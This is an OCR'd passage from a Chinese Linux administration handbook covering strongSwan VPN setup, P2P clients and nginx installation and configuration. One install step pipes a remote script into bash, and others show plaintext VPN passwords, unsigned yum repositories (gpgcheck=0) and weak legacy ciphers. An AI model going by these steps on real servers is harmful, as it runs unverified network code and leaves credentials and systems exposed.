
config setup
    charondebug="ike 2, knl 2, cfg 2, net 2, esp 2, dmn 2,  mgr
2"

conn %default
```

```
    keyexchange=ikev2
    ike=aes128-sha256-ecp256,aes256-sha384-ecp384,aes128-sha256-
modp2048,aes128-sha1-modp2048,aes256-sha384-modp4096,aes256-
sha256-modp4096,aes256-sha1-modp4096,aes128-sha256-
modp1536,aes128-sha1-modp1536,aes256-sha384-modp2048,aes256-
sha256-modp2048,aes256-sha1-modp2048,aes128-sha256-
modp1024,aes128-sha1-modp1024,aes256-sha384-modp1536,aes256-
sha256-modp1536,aes256-sha1-modp1536,aes256-sha384-
modp1024,aes256-sha256-modp1024,aes256-sha1-modp1024!
    esp=aes128gcm16-ecp256,aes256gcm16-ecp384,aes128-sha256-
ecp256,aes256-sha384-ecp384,aes128-sha256-modp2048,aes128-sha1-
modp2048,aes256-sha384-modp4096,aes256-sha256-modp4096,aes256-
sha1-modp4096,aes128-sha256-modp1536,aes128-sha1-
modp1536,aes256-sha384-modp2048,aes256-sha256-modp2048,aes256-
sha1-modp2048,aes128-sha256-modp1024,aes128-sha1-
modp1024,aes256-sha384-modp1536,aes256-sha256-modp1536,aes256-
sha1-modp1536,aes256-sha384-modp1024,aes256-sha256-
modp1024,aes256-sha1-modp1024,aes128gcm16,aes256gcm16,aes128-
sha256,aes128-sha1,aes256-sha384,aes256-sha256,aes256-sha1!
    dpdaction=clear
    dpddelay=300s
    rekey=no
    left=%any
    leftsubnet=0.0.0.0/0
    leftcert=ServerCert.der
    right=%any
    rightdns=8.8.8.8,8.8.4.4
    rightsourceip=10.10.0.0/24

conn IPSec-IKEv2
    keyexchange=ikev2
    auto=add

conn IPSec-IKEv2-EAP
    also="IPSec-IKEv2"
    rightauth=eap-mschapv2
    rightauthby2=pubkey
    rightsendcert=never
    eap_identity=%any

conn CiscoIPSec
    keyexchange=ikev1
    forceencaps=yes
    authby=xauthrsasig
    xauth=server
```

```
    auto=add
EOF
```

配置 VPN 账号与密码

```
# VPN user accounts and secrets
cat > /etc/strongswan/ipsec.secrets <<EOF
: RSA ServerKey.der

neo : EAP "hWAS5IJWD8NxlQvVFaUVAKid6IFJ6uNO"
jam : EAP "1cNEwkfsaN6GzcmWYLedUvJXSpb16UPH"
EOF
```

启动 strongswan

```
systemctl enable strongswan
systemctl start strongswan
```

Windows 10 VPN 客户端配置

导入客户端p12证书，直接双击Client.p12文件即可


证书导入向导
欢迎使用证书导入向导
该向导可帮助你将证书、证书信任列表和证书吊销列表从磁盘复制到证书存储。
由证书颁发机构颁发的证书是对你身份的确认，它包含用来保护数据或建立安全网络连接的信息。证书存储是保存证书的系统区域。
存储位置
当前用户(C)
本地计算机(L)
单击"下一步"继续。
下一步(N)
取消

选择“本地计算机”


证书导入向导
要导入的文件
指定要导入的文件。
文件名(F):
C:\Users\HH\Desktop\Client.p12
浏览(R)...
注意: 用下列格式可以在一个文件中存储多个证书:
个人信息交换- PKCS #12 (.PFX,.P12)
加密消息语法标准- PKCS #7 证书(.P7B)
Microsoft 系列证书存储(.SST)
下一步(N)
取消

下一步


证书导入向导
私钥保护
为了保证安全，已用密码保护私钥。
为私钥键入密码。
密码(P):
显示密码(D)
导入选项(I):
启用强私钥保护(E)。如果启用这个选项，每次应用程序使用私钥时，你都会收到提示。
标志此密钥为可导出的密钥(M)。这将允许你在稍后备份或传输密钥。
包括所有扩展属性(A)。
下一步(N)
取消

输入证书密码，下一步


证书导入向导
证书存储
证书存储是保存证书的系统区域。
Windows 可以自动选择证书存储，你也可以为证书指定一个位置。
根据证书类型，自动选择证书存储(U)
将所有的证书都放入下列存储(P)
证书存储:
浏览(R)...
下一步(N)
取消

下一步


证书导入向导
正在完成证书导入向导
单击"完成"后将导入证书。
你已指定下列设置:
选定的证书存储 由向导自动决定
内容 PFX
文件名 C:\Users\HH\Desktop\Client.p12
完成(F)
取消

点击“完成”按钮



证书导入成功

接下来配置 Windows 10 VPN 链接

任务条最右测系统托盘区，点击网络图标，再点击“网络设置”



点击“VPN”，然后点击“添加 VPN 链接”


设置
主页
查找设置
网络和 Internet
状态
以太网
拨号
VPN
数据使用量
代理
VPN
添加 VPN 连接
高级选项
允许通过按流量计费的网络进行 VPN 连接
开
允许漫游时进行 VPN 连接
开
相关设置
更改适配器选项
更改高级共享设置
网络和共享中心
Windows 防火墙

填写信息并保存


设置
添加 VPN 连接
VPN 提供商
Windows (内置)
连接名称
Outside world
服务器名称或地址
vpn.netkiller.cn
VPN 类型
IKEv2
登录信息的类型
用户名和密码
用户名(可选)
neo
密码(可选)
●●●●
记住我的登录信息
保存
取消

点击“更改适配器选项”



找到VPN网络适配器，鼠标右键点击，选择“属性”





切换到“网络”选项卡，选中“IPv4”后点击“属性按钮”


Outside world 属性
常规
选项
安全
网络
共享
此连接使用下列项目(O):
Internet 协议版本 6 (TCP/IPv6)
Internet 协议版本 4 (TCP/IPv4)
Microsoft 网络的文件和打印机共享
Microsoft 网络客户端
安装(N)...
卸载(U)
属性(R)
描述
传输控制协议/Internet 协议。该协议是默认的广域网络协议，用于在不同的相互连接的网络上通信。
确定
取消

点击“高级”按钮



勾选“在远程网络上使用默认网关”，然后点击“确定”按钮



回到网络设置界面，点击VPN图标，再点击链接



现在查看你的IP地址，正确应该是经过VPN Server 访问互联网。

FAQ

查看证书信息

```
strongswan  pki --print --in ipsec.d/cacerts/CARootCert.der
strongswan pki --print --in ipsec.d/certs/ServerCert.der
```

或使用openssl查看

```
openssl x509 -inform DER -in ipsec.d/certs/ServerCert.der -noout
-text
```

5. openswan - IPSEC utilities for Openswan

http://www.openswan.org/

```
# yum install openswan
```

```
vi /etc/sysctl.conf
net.ipv4.ip_forward = 1
net.ipv4.conf.default.rp_filter = 0
net.ipv4.conf.all.accept_redirects = 0
net.ipv4.conf.all.send_redirects = 0
```

```
ipsec newhostkey --output /etc/ipsec.secert
```

6. N2N VPN

http://www.ntop.org/products/n2n/

```
$ apt-cache search n2n
n2n - Peer-to-Peer VPN network daemon
```

7. Hypersocket VPN

http://sourceforge.net/p/hypersocket-vpn/wiki/CentOS/

第 34 章 Point to Point

1. download

rtorrent - ncurses BitTorrent client based on LibTorrent

```
$ apt-cache search rtorrent
rtorrent - ncurses BitTorrent client based on LibTorrent
rtpg-www - web based front end for rTorrent
```

mldonkey-server - Door to the 'donkey' network

```
$ sudo apt-get install mldonkey-server

$ sudo cat /etc/default/mldonkey-server
# MLDonkey configuration file
# This file is loaded by /etc/init.d/mldonkey-server.
# This file is managed using ucf(1).

MLDONKEY_DIR=/var/lib/mldonkey
MLDONKEY_USER=mldonkey
MLDONKEY_GROUP=mldonkey
MLDONKEY_UMASK=0022
LAUNCH_AT_STARTUP=false
MLDONKEY_NICENESS=0
```

Initial Setup

Once the daemon is running, connect to it as the admin user and change the password:

```
$ telnet 127.0.0.1 4000
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is '^]'.
Welcome to MLDonkey 2.8.5
Welcome on mldonkey command-line

Use ? for help

MLdonkey command-line:
> auth admin ""
Full access enabled

MLdonkey command-line:
> passwd newpasswd
Password of user admin changed

MLdonkey command-line:
>
```

amule - client for the eD2k and Kad networks, like eMule

```
$ apt-cache search amule
amule - client for the eD2k and Kad networks, like eMule
amule-adunanza - client for the eD2k and Kadu networks for for
Fastweb clients
amule-adunanza-daemon - non-graphic version of aMule-AdunanzA,
a client for the eD2k and
amule-adunanza-utils - utilities for aMule-AdunanzA (command-
line version)
amule-adunanza-utils-gui - graphic utilities for aMule-AdunanzA
amule-common - common files for the rest of aMule packages
amule-daemon - non-graphic version of aMule, a client for the
eD2k and Kad networks
amule-emc - list ed2k links inside emulecollection files
amule-gnome-support - ed2k links handling support for GNOME web
browsers
```

```
amule-utils - utilities for aMule (command-line version)
amule-utils-gui - graphic utilities for aMule
```

部分 IV. Web Application

第 35 章 Nginx

1. Installing

1.1. Netkiller OSCM 一键安装 （CentOS 7）

```
# curl -s
https://raw.githubusercontent.com/oscm/shell/master/web/nginx/s
table/nginx.sh | bash
```

1.2. Installing by apt-get under the debain/ubuntu

```
$ sudo apt-get install nginx
```

```
sudo /etc/init.d/nginx start
```

1.3. CentOS

http://nginx.org/packages/centos/$releasever/$basearch/

$releasever 是版本号

$basearch 处理器架构

http://nginx.org/packages/centos/6/x86_64/

```
```

```
cat > /etc/yum.repos.d/nginx.repo <<EOF
[nginx]
name=nginx repo
baseurl=http://nginx.org/packages/centos/6/x86_64/
gpgcheck=0
enabled=1
EOF
```

i386

```
cat > /etc/yum.repos.d/nginx.repo <<EOF
[nginx]
name=nginx repo
baseurl=http://nginx.org/packages/centos/5/i386/
gpgcheck=0
enabled=1
EOF
```

```
yum search nginx
============================================= Matched: nginx
=============================================
nginx.x86_64 : high performance web server

yum install -y nginx
chkconfig nginx on
service nginx start
```

spawn-fcgi script

```
yum -y install spawn-fcgi
```

/etc/sysconfig/spawn-fcgi

移除SOCKET与OPTIONS注释, apache改为nginx

```
# cat /etc/sysconfig/spawn-fcgi
# You must set some working options before the "spawn-fcgi"
service will work.
# If SOCKET points to a file, then this file is cleaned up by
the init script.
#
# See spawn-fcgi(1) for all possible options.
#
# Example :
SOCKET=/var/run/php-fcgi.sock
OPTIONS="-u apache -g apache -s $SOCKET -S -M 0600 -C 32 -F 1 -
P /var/run/spawn-fcgi.pid -- /usr/bin/php-cgi"
```

```
chkconfig spawn-fcgi on
```

starting spawn-fcgi

```
/etc/init.d/spawn-fcgi start
```

check port

```
# netstat -nl
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address               Foreign Address
State
tcp        0      0 0.0.0.0:22                  0.0.0.0:*
LISTEN
tcp        0      0 :::22                       :::*
LISTEN
Active UNIX domain sockets (only servers)
Proto RefCnt Flags       Type       State         I-Node Path
unix  2      [ ACC ]     STREAM     LISTENING     25282
```

```
/var/run/php-fcgi.sock
unix  2      [ ACC ]     STREAM     LISTENING     8227
@/com/ubuntu/upstart
```

```
                                <para>Unix domain socket</para>
                                <![CDATA[

        location ~ \.php$ {
            fastcgi_pass   unix:/var/run/php-fcgi.sock;
            fastcgi_index  index.php;
            fastcgi_param  SCRIPT_FILENAME  /var/www/nginx-
default$fastcgi_script_name;
            include        fastcgi_params;
        }
```

TCP/IP

```
/usr/bin/spawn-fcgi -a 127.0.0.1 -p 9000 -u nginx -g nginx -d
/www -C 32 -F 1 -P /var/run/spawn-fcgi.pid -f /usr/bin/php-cgi
```

```


        location ~ \.php$ {
            fastcgi_pass   127.0.0.1:9000;
            fastcgi_index  index.php;
            fastcgi_param  SCRIPT_FILENAME  /var/www/nginx-
default$fastcgi_script_name;
            include        fastcgi_params;
        }
```

```
# netstat -tulpn | grep :9000
tcp        0      0 127.0.0.1:9000              0.0.0.0:*
LISTEN      26877/php-cgi
```

```
chkconfig nginx on
```

check config

```
nginx -t
```

php-fpm

```
rpm -Uvh
http://download.fedora.redhat.com/pub/epel/6/x86_64/epel-
release-6-5.noarch.rpm
yum install nginx -y
```

```
chkconfig nginx on
```

check config

```
nginx -t
```

```
yum -y install mysql mysql-server
yum -y install php php-cgi php-mysql php-mbstring php-gd php-
fastcgi
yum -y install perl-DBI perl-DBD-MySQL
```

其他 php-fpm YUM源

```
rpm --import http://rpms.famillecollet.com/RPM-GPG-KEY-remi
rpm -ivh http://rpms.famillecollet.com/enterprise/remi-release-
```

```
6.rpm
```

```
# rpm -Uvh
http://centos.alt.ru/repository/centos/6/i386/centalt-release-
6-1.noarch.rpm
# yum update
```

fastcgi backend

```
upstream backend  {
  server   localhost:1234;
}

fastcgi_pass   backend;
```

1.4. installing by source

```
cd /usr/local/src/
wget http://www.nginx.org/download/nginx-1.0.6.tar.gz

./configure --prefix=/usr/local/server/nginx \
--with-openssl=/usr/include \
--with-pcre=/usr/include/pcre/ \
--with-http_stub_status_module \
--without-http_memcached_module \
--without-http_fastcgi_module \
--without-http_rewrite_module \
--without-http_map_module \
--without-http_geo_module \
--without-http_autoindex_module
```

rpm 所使用的编译参数

```
nginx -V
nginx: nginx version: nginx/1.0.6
nginx: built by gcc 4.4.4 20100726 (Red Hat 4.4.4-13) (GCC)
nginx: TLS SNI support enabled
nginx: configure arguments: --prefix=/etc/nginx/ --sbin-
path=/usr/sbin/nginx --conf-path=/etc/nginx/nginx.conf --error-
log-path=/var/log/nginx/error.log --http-log-
path=/var/log/nginx/access.log --pid-path=/var/run/nginx.pid --
lock-path=/var/run/nginx.lock --http-client-body-temp-
path=/var/cache/nginx/client_temp --http-proxy-temp-
path=/var/cache/nginx/proxy_temp --http-fastcgi-temp-
path=/var/cache/nginx/fastcgi_temp --http-uwsgi-temp-
path=/var/cache/nginx/uwcgi_temp --http-scgi-temp-
path=/var/cache/nginx/scgi_temp --user=nginx --group=nginx --
with-http_ssl_module --with-http_realip_module --with-
http_addition_module --with-http_sub_module --with-
http_dav_module --with-http_flv_module --with-
http_gzip_static_module --with-http_random_index_module --with-
http_secure_link_module --with-http_stub_status_module --with-
mail --with-mail_ssl_module --with-file-aio --with-ipv6
```

```
# nginx -V
nginx version: nginx/1.2.3
built by gcc 4.4.4 20100726 (Red Hat 4.4.4-13) (GCC)
TLS SNI support enabled
configure arguments: --prefix=/etc/nginx/ --sbin-
path=/usr/sbin/nginx --conf-path=/etc/nginx/nginx.conf --error-
log-path=/var/log/nginx/error.log --http-log-
path=/var/log/nginx/access.log --pid-path=/var/run/nginx.pid --
lock-path=/var/run/nginx.lock --http-client-body-temp-
path=/var/cache/nginx/client_temp --http-proxy-temp-
path=/var/cache/nginx/proxy_temp --http-fastcgi-temp-
path=/var/cache/nginx/fastcgi_temp --http-uwsgi-temp-
path=/var/cache/nginx/uwsgi_temp --http-scgi-temp-
path=/var/cache/nginx/scgi_temp --user=nginx --group=nginx --
with-http_ssl_module --with-http_realip_module --with-
http_addition_module --with-http_sub_module --with-
http_dav_module --with-http_flv_module --with-http_mp4_module -
-with-http_gzip_static_module --with-http_random_index_module -
```

```
-with-http_secure_link_module --with-http_stub_status_module --
with-mail --with-mail_ssl_module --with-file-aio --with-ipv6 --
with-cc-opt='-O2 -g'
```

1.5. CentOS 7

```
#!/bin/bash
rpm -ivh http://nginx.org/packages/centos/7/noarch/RPMS/nginx-
release-centos-7-0.el7.ngx.noarch.rpm
yum install -y nginx

cp /etc/nginx/nginx.conf{,.original}

vim /etc/nginx/nginx.conf <<VIM > /dev/null 2>&1
:%s/worker_processes  1;/worker_processes  8;/
:%s/worker_connections  1024;/worker_connections  4096;/
:%s/#gzip/server_tokens off;\r    gzip/
:%s/#gzip/gzip/
:wq
VIM

sed -i '4iworker_rlimit_nofile 65530;' /etc/nginx/nginx.conf

systemctl enable nginx
systemctl start nginx
```

测试配置文件是否正确

```
# nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is
ok
nginx: configuration file /etc/nginx/nginx.conf test is
successful
```

1.6. Mac

安装

```
neo@MacBook-Pro ~ % brew install nginx
```

启动

```
neo@MacBook-Pro ~ % brew services start nginx
==> Successfully started `nginx` (label: homebrew.mxcl.nginx)
```

重启

```
neo@MacBook-Pro /usr/local/etc/nginx % brew services restart
nginx
Stopping `nginx`... (might take a while)
==> Successfully stopped `nginx` (label: homebrew.mxcl.nginx)
==> Successfully started `nginx` (label: homebrew.mxcl.nginx)
```

配置文件在 /usr/local/etc/nginx 下，默认使用 8080端口

nginx.conf 文件如下

```
#user  nobody;
worker_processes  1;

#error_log  logs/error.log;
#error_log  logs/error.log  notice;
#error_log  logs/error.log  info;

#pid        logs/nginx.pid;


events {
    worker_connections  1024;
}
```

```
http {
    include       mime.types;
    default_type  application/octet-stream;

    #log_format  main  '$remote_addr - $remote_user
[$time_local] "$request" '
    #                  '$status $body_bytes_sent
"$http_referer" '
    #                  '"$http_user_agent"
"$http_x_forwarded_for"';

    #access_log  logs/access.log  main;

    sendfile        on;
    #tcp_nopush     on;

    #keepalive_timeout  0;
    keepalive_timeout  65;

    #gzip  on;

    server {
        listen       8080;
        server_name  localhost;

        #charset koi8-r;

        #access_log  logs/host.access.log  main;

        location / {
            root   html;
            index  index.html index.htm;
        }

        #error_page  404              /404.html;

        # redirect server error pages to the static page
/50x.html
        #
        error_page   500 502 503 504  /50x.html;
        location = /50x.html {
            root   html;
        }
```

```
        # proxy the PHP scripts to Apache listening on
127.0.0.1:80
        #
        #location ~ \.php$ {
        #    proxy_pass   http://127.0.0.1;
        #}

        # pass the PHP scripts to FastCGI server listening on
127.0.0.1:9000
        #
        #location ~ \.php$ {
        #    root           html;
        #    fastcgi_pass   127.0.0.1:9000;
        #    fastcgi_index  index.php;
        #    fastcgi_param  SCRIPT_FILENAME
/scripts$fastcgi_script_name;
        #    include        fastcgi_params;
        #}

        # deny access to .htaccess files, if Apache's document
root
        # concurs with nginx's one
        #
        #location ~ /\.ht {
        #    deny  all;
        #}
    }


    # another virtual host using mix of IP-, name-, and port-
based configuration
    #
    #server {
    #    listen       8000;
    #    listen       somename:8080;
    #    server_name  somename  alias  another.alias;

    #    location / {
    #        root   html;
    #        index  index.html index.htm;
    #    }
    #}


    # HTTPS server
```

```
    #
    #server {
    #    listen       443 ssl;
    #    server_name  localhost;

    #    ssl_certificate      cert.pem;
    #    ssl_certificate_key  cert.key;

    #    ssl_session_cache    shared:SSL:1m;
    #    ssl_session_timeout  5m;

    #    ssl_ciphers  HIGH:!aNULL:!MD5;
    #    ssl_prefer_server_ciphers  on;

    #    location / {
    #        root   html;
    #        index  index.html index.htm;
    #    }
    #}
    include servers/*;
}
```

php-fpm

mac下自带的软件

```
neo@MacBook-Pro ~ % php -v
PHP 5.6.30 (cli) (built: Feb  7 2017 16:18:37)
Copyright (c) 1997-2016 The PHP Group
Zend Engine v2.6.0, Copyright (c) 1998-2016 Zend Technologies
```

启动php-fpm方法如下

```
cd /private/etc
sudo cp php-fpm.conf.default php-fpm.conf
```

修改error_log项, 改为error_log = /usr/local/var/log/php-fpm.log

启动 php-fpm

```
php-fpm
```

1.7. rotate log

log shell

一些特别的情况下需要切割日志，请参考下面的例子

```
# cat /srv/bin/rotatelog.sh

#!/bin/bash
# run this script at 0:00

#Nginx Log Path
log_dir="/var/log/nginx"
date_dir=`date +%Y/%m/%d/%H`

mkdir -p ${log_dir}/${date_dir} > /dev/null 2>&1
mv ${log_dir}/access.log ${log_dir}/${date_dir}/access.log
mv ${log_dir}/error.log ${log_dir}/${date_dir}/error.log

kill -USR1 `cat /var/run/nginx.pid`

gzip ${log_dir}/${date_dir}/access.log &
gzip ${log_dir}/${date_dir}/error.log &
```

/etc/logrotate.d/nginx

如果是非源码安装，一般情况nginx都会自带日志切割处理配置文件。

```
# cat /etc/logrotate.d/nginx
/var/log/nginx/*.log {
        daily
        missingok
        rotate 52
        compress
        delaycompress
        notifempty
        create 640 root adm
        sharedscripts
        postrotate
                [ -f /var/run/nginx.pid ] && kill -USR1 `cat
/var/run/nginx.pid`
        endscript
}
```

2. Nginx 命令

```
root@netkiller ~ % nginx -h
nginx version: nginx/1.12.1
Usage: nginx [-?hvVtTq] [-s signal] [-c filename] [-p prefix]
[-g directives]

Options:
  -?,-h         : this help
  -v            : show version and exit
  -V            : show version and configure options then exit
  -t            : test configuration and exit
  -T            : test configuration, dump it and exit
  -q            : suppress non-error messages during
configuration testing
  -s signal     : send signal to a master process: stop, quit,
reopen, reload
  -p prefix     : set prefix path (default: /etc/nginx/)
  -c filename   : set configuration file (default:
/etc/nginx/nginx.conf)
  -g directives : set global directives out of configuration
file
```

2.1. -V show version and configure options then exit

```
[root@netkiller tmp]# nginx -v
nginx version: nginx/1.10.1

[root@netkiller tmp]# nginx -V
nginx version: nginx/1.10.1
built by gcc 4.8.5 20150623 (Red Hat 4.8.5-4) (GCC)
built with OpenSSL 1.0.1e-fips 11 Feb 2013
TLS SNI support enabled
configure arguments: --prefix=/etc/nginx --sbin-
path=/usr/sbin/nginx --modules-path=/usr/lib64/nginx/modules --
```

```
conf-path=/etc/nginx/nginx.conf --error-log-
path=/var/log/nginx/error.log --http-log-
path=/var/log/nginx/access.log --pid-path=/var/run/nginx.pid --
lock-path=/var/run/nginx.lock --http-client-body-temp-
path=/var/cache/nginx/client_temp --http-proxy-temp-
path=/var/cache/nginx/proxy_temp --http-fastcgi-temp-
path=/var/cache/nginx/fastcgi_temp --http-uwsgi-temp-
path=/var/cache/nginx/uwsgi_temp --http-scgi-temp-
path=/var/cache/nginx/scgi_temp --user=nginx --group=nginx --
with-http_ssl_module --with-http_realip_module --with-
http_addition_module --with-http_sub_module --with-
http_dav_module --with-http_flv_module --with-http_mp4_module -
-with-http_gunzip_module --with-http_gzip_static_module --with-
http_random_index_module --with-http_secure_link_module --with-
http_stub_status_module --with-http_auth_request_module --with-
http_xslt_module=dynamic --with-
http_image_filter_module=dynamic --with-
http_geoip_module=dynamic --with-http_perl_module=dynamic --
add-dynamic-module=njs-1c50334fbea6/nginx --with-threads --
with-stream --with-stream_ssl_module --with-http_slice_module -
-with-mail --with-mail_ssl_module --with-file-aio --with-ipv6 -
-with-http_v2_module --with-cc-opt='-O2 -g -pipe -Wall -Wp,-
D_FORTIFY_SOURCE=2 -fexceptions -fstack-protector-strong --
param=ssp-buffer-size=4 -grecord-gcc-switches -m64 -
mtune=generic'
```

2.2. -t : test configuration and exit

CentOS 6

```
$ sudo service nginx configtest
Testing nginx configuration: nginx.
```

通用方法

```
root@netkiller ~ % nginx -t
nginx: the configuration file /etc/nginx/nginx.conf syntax is
ok
```

```
nginx: configuration file /etc/nginx/nginx.conf test is
successful
```

2.3. test configuration, dump it and exit

```
root@netkiller ~ % nginx -T
nginx: the configuration file /etc/nginx/nginx.conf syntax is
ok
nginx: configuration file /etc/nginx/nginx.conf test is
successful
# configuration file /etc/nginx/nginx.conf:

user  nginx;
worker_processes  auto;
worker_rlimit_nofile 65530;

error_log  /var/log/nginx/error.log warn;
pid        /var/run/nginx.pid;


events {
    worker_connections  4096;
}


http {
    include       /etc/nginx/mime.types;
    default_type  application/octet-stream;

    log_format  main  '$remote_addr - $remote_user
[$time_local] "$request" '
                      '$status $body_bytes_sent "$http_referer"
'
                      '"$http_user_agent"
"$http_x_forwarded_for"';

    access_log  /var/log/nginx/access.log  main;

    sendfile        on;
    #tcp_nopush     on;

    keepalive_timeout  65;
```

```
    server_tokens off;
    gzip  on;
    gzip_types text/plain text/css application/json
application/x-javascript application/xml;

    include /etc/nginx/conf.d/*.conf;
}

# configuration file /etc/nginx/mime.types:

types {
    text/html                                 html htm shtml;
    text/css                                  css;
    text/xml                                  xml;
    image/gif                                 gif;
    image/jpeg                                jpeg jpg;
    application/javascript                    js;
    application/atom+xml                      atom;
    application/rss+xml                       rss;

    text/mathml                               mml;
    text/plain                                txt;
    text/vnd.sun.j2me.app-descriptor          jad;
    text/vnd.wap.wml                          wml;
    text/x-component                          htc;

    image/png                                 png;
    image/tiff                                tif tiff;
    image/vnd.wap.wbmp                        wbmp;
    image/x-icon                              ico;
    image/x-jng                               jng;
    image/x-ms-bmp                            bmp;
    image/svg+xml                             svg svgz;
    image/webp                                webp;

    application/font-woff                     woff;
    application/java-archive                  jar war ear;
    application/json                          json;
    application/mac-binhex40                  hqx;
    application/msword                        doc;
    application/pdf                           pdf;
    application/postscript                    ps eps ai;
    application/rtf                           rtf;
    application/vnd.apple.mpegurl             m3u8;
```

```
    application/vnd.ms-excel              xls;
    application/vnd.ms-fontobject         eot;
    application/vnd.ms-powerpoint         ppt;
    application/vnd.wap.wmlc              wmlc;
    application/vnd.google-earth.kml+xml  kml;
    application/vnd.google-earth.kmz      kmz;
    application/x-7z-compressed           7z;
    application/x-cocoa                   cco;
    application/x-java-archive-diff       jardiff;
    application/x-java-jnlp-file          jnlp;
    application/x-makeself                run;
    application/x-perl                    pl pm;
    application/x-pilot                   prc pdb;
    application/x-rar-compressed          rar;
    application/x-redhat-package-manager  rpm;
    application/x-sea                     sea;
    application/x-shockwave-flash         swf;
    application/x-stuffit                 sit;
    application/x-tcl                     tcl tk;
    application/x-x509-ca-cert            der pem crt;
    application/x-xpinstall               xpi;
    application/xhtml+xml                 xhtml;
    application/xspf+xml                  xspf;
    application/zip                       zip;

    application/octet-stream              bin exe dll;
    application/octet-stream              deb;
    application/octet-stream              dmg;
    application/octet-stream              iso img;
    application/octet-stream              msi msp msm;

    application/vnd.openxmlformats-
officedocument.wordprocessingml.document    docx;
    application/vnd.openxmlformats-
officedocument.spreadsheetml.sheet          xlsx;
    application/vnd.openxmlformats-
officedocument.presentationml.presentation  pptx;

    audio/midi                            mid midi kar;
    audio/mpeg                            mp3;
    audio/ogg                             ogg;
    audio/x-m4a                           m4a;
    audio/x-realaudio                     ra;

    video/3gpp                            3gpp 3gp;
```

```
    video/mp2t                                    ts;
    video/mp4                                     mp4;
    video/mpeg                                    mpeg mpg;
    video/quicktime                               mov;
    video/webm                                    webm;
    video/x-flv                                   flv;
    video/x-m4v                                   m4v;
    video/x-mng                                   mng;
    video/x-ms-asf                                asx asf;
    video/x-ms-wmv                                wmv;
    video/x-msvideo                               avi;
}

# configuration file /etc/nginx/conf.d/default.conf:
server {
    listen       80;
    server_name  localhost;

    #charset koi8-r;
    #access_log  /var/log/nginx/host.access.log  main;

    location / {
        root   /usr/share/nginx/html;
        index  index.html index.htm;
    }

    #error_page  404              /404.html;

    # redirect server error pages to the static page /50x.html
    #
    error_page   500 502 503 504  /50x.html;
    location = /50x.html {
        root   /usr/share/nginx/html;
    }

    # proxy the PHP scripts to Apache listening on 127.0.0.1:80
    #
    #location ~ \.php$ {
    #    proxy_pass   http://127.0.0.1;
    #}

    # pass the PHP scripts to FastCGI server listening on
127.0.0.1:9000
    #
    #location ~ \.php$ {
```

```
    #    root           html;
    #    fastcgi_pass   127.0.0.1:9000;
    #    fastcgi_index  index.php;
    #    fastcgi_param  SCRIPT_FILENAME
/scripts$fastcgi_script_name;
    #    include        fastcgi_params;
    #}

    # deny access to .htaccess files, if Apache's document root
    # concurs with nginx's one
    #
    #location ~ /\.ht {
    #    deny  all;
    #}
}
```

3. nginx.conf 配置文件

3.1. 处理器配置

worker_processes = CPU 数量

```
user www;
worker_processes 1;

error_log /var/log/nginx/error.log warn;
pid /var/run/nginx.pid;
```

3.2. events 配置

连接数配置

```
events {
    worker_connections  4096;
}
```

3.3. Nginx 变量

可用的全局变量

```
$args
$content_length
$content_type
$document_root
$document_uri
$host
```

```
$http_user_agent
$http_cookie
$http_referer
$limit_rate
$request_body_file
$request_method
$remote_addr
$remote_port
$remote_user
$request_filename
$request_uri
$query_string
$scheme
$server_protocol
$server_addr
$server_name
$server_port
$uri
```

$host

抽取域名中的域，例如www.netkiller.cn 返回netkiller.cn

```
if ($host ~* ^www\.(.*)) {
    set $domain $1;
    rewrite ^(.*) http://user.$domain permanent;
}
```

提取主机

```
if ($host ~* ^(.+)\.example\.com$) {
    set $subdomain $1;
    rewrite ^(.*) http://www.example.com/$subdomain permanent;
}
```

提取 domain 例如 www.netkiller.cn 提取后 netkiller.cn

